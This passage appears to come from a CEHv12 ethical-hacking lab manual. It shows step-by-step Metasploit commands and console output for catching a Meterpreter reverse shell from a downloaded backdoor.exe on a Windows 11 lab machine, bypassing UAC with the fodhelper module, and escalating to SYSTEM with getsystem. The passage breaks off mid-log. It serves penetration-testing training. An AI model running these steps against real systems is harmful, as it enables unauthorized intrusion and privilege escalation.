
16. Now type **run** in the Metasploit console and press **Enter**.

17. Click **CEHv12 Windows 11** to switch to the **Windows 11** machine.


18. Open any web browser (here, Mozilla Firefox). In the address bar place your mouse cursor, type **http://10.10.1.13/share** and press **Enter**. As soon as you press enter, it will display the shared folder contents, as shown in the screenshot.

19. Click on **backdoor.exe** to download the file.






20. Once you click on the **backdoor.exe** file, the **Opening backdoor.exe** pop-up appears click on **Save File**.



21. Navigate to **Downloads** and double-click the Windows.exe file. The **Open File - Security Warning** window appears; click **Run**.



22. Leave the **Windows 11** machine running and click **CEHv12 Parrot Security** to switch to the **Parrot Security** machine.

```

msfconsole - Parrot Terminal
[*] msf6 - [ metasploit v6.1.9-dev
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post
+ -- --=[ 592 payloads - 45 encoders - 10 nops
+ -- --=[ 9 evasion

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter >

```

23. The Meterpreter session has successfully been opened, as shown in the screenshot.

24. Type **sysinfo** and press **Enter**. Issuing this command displays target machine information such as computer name, OS, and domain.

msfconsole - Parrot Terminal

```
+ -- --=[ 2169 exploits - 1149 auxiliary - 398 post      ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops      ]
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter >
```

msfconsole - Parrot Ter...

25. Type **getuid** and press **Enter** to display current user ID.

msfconsole - Parrot Terminal

```
+ -- --=[ 9 evasion      ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS            : Windows 10 (10.0 Build 22000).
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter >
```

msfconsole - Parrot Ter...

26. Now, we shall try to bypass the user account control setting that is blocking you from gaining unrestricted access to the machine.

27. Type **background** and press **Enter** to background the current session.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The terminal displays the following Metasploit session configuration:

```
Metasploit tip: Enable verbose logging with set VERBOSE true

msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.10.1.13
lhost => 10.10.1.13
msf6 exploit(multi/handler) > set lport 444
lport => 444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.1.13:444
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 1 opened (10.10.1.13:444 -> 10.10.1.11:50027) at 2022-04-07 01:26:07 -0400

meterpreter > sysinfo
Computer       : WINDOWS11
OS             : Windows 10 (10.0 Build 22000)
Architecture   : x64
System Language: en_US
Domain        : WORKGROUP
Logged On Users: 2
Meterpreter    : x86/windows
meterpreter > getuid
Server username: Windows11\Admin
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(multi/handler) >
```

The terminal window has a dark theme with green text output. The title bar shows "msfconsole - Parrot Terminal". The bottom status bar shows "Thu Apr 7, 01:27".

Note: In this task, we will bypass Windows UAC protection via the FodHelper Registry Key. It is present in Metasploit as a bypassuac_fodhelper exploit.

28. In the terminal window, type **use exploit/windows/local/bypassuac_fodhelper** and press **Enter**.

29. Now type **set session 1** and press **Enter**.

30. Type **show options** in the meterpreter console and press **Enter**.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The user is navigating through Metasploit's exploit configuration. They have selected the "windows/local/bypassuac_fodhelper" module and set session 1. They then checked options and payload settings, including LHOST and LPORT. Finally, they listed targets and chose target 0.

```
msf6 exploit(multi/handler) > use exploit/windows/local/bypassuac_fodhelper
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/bypassuac_fodhelper) > set session 1
session => 1
msf6 exploit(windows/local/bypassuac_fodhelper) > show options

Module options (exploit/windows/local/bypassuac_fodhelper):
Name      Current Setting  Required  Description
SESSION   1                  yes       The session to run this module on.

Payload options (windows/meterpreter/reverse_tcp):
Name      Current Setting  Required  Description
EXITFUNC  process         yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST     10.10.1.13       yes       The listen address (an interface may be specified)
LPORT     4444              yes       The listen port

Exploit target:
Id  Name
--  --
0   Windows x86
```

31. To set the **LHOST** option, type **set LHOST 10.10.1.13** and press **Enter**.

32. To set the **TARGET** option, type **set TARGET 0** and press **Enter** (here, 0 indicates nothing, but the Exploit Target ID).

33. Type **exploit** and press **Enter** to begin the exploit on Windows 11 machine.

The screenshot shows a terminal window titled "msfconsole - Parrot Terminal". The command "LPORT 4444" has been entered, followed by "yes" and "The listen port". Below this, the message "Exploit target:" is displayed. A table lists a single target: "Id Name" and "0 Windows x86". The main output area shows the exploit process: setting LHOST to 10.10.1.13, selecting target 0, and executing the exploit. The log indicates that SESSION may not be compatible with the module, but it successfully bypasses UAC, executes the payload (cmd.exe /c C:\Windows\System32\fodhelper.exe), and opens a Meterpreter session on port 50058. The session is identified as being part of the Administrators group. The final prompt is "meterpreter >".

```

LPORT 4444
yes
The listen port

Exploit target:

Id Name
-- --
0 Windows x86

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
[*] Meterpreter session 2 opened (10.10.1.13:4444 -> 10.10.1.11:50058) at 2022-04-07 01:29:53 -0400
[*] Cleaning up registry keys ...

meterpreter >

```

34. The BypassUAC exploit has successfully bypassed the UAC setting on the **Windows 11** machine.

35. Type `getsystem -t 1` and press Enter to elevate privileges.

This screenshot continues from the previous one. After the exploit was successful, the user typed "getsystem -t 1" and pressed Enter. The response indicates that the system was obtained via technique 1 (Named Pipe Impersonation (In Memory/Admin)). The final prompt is "meterpreter >".

```

msf6 exploit(windows/local/bypassuac_fodhelper) > set LHOST 10.10.1.13
LHOST => 10.10.1.13
msf6 exploit(windows/local/bypassuac_fodhelper) > set TARGET 0
TARGET => 0
msf6 exploit(windows/local/bypassuac_fodhelper) > exploit

[!] SESSION may not be compatible with this module:
[!] * missing Meterpreter features: stdapi_sys_process_set_term_size
[*] Started reverse TCP handler on 10.10.1.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\Windows\Sysnative\cmd.exe /c C:\Windows\System32\fodhelper.exe
[*] Sending stage (175174 bytes) to 10.10.1.11
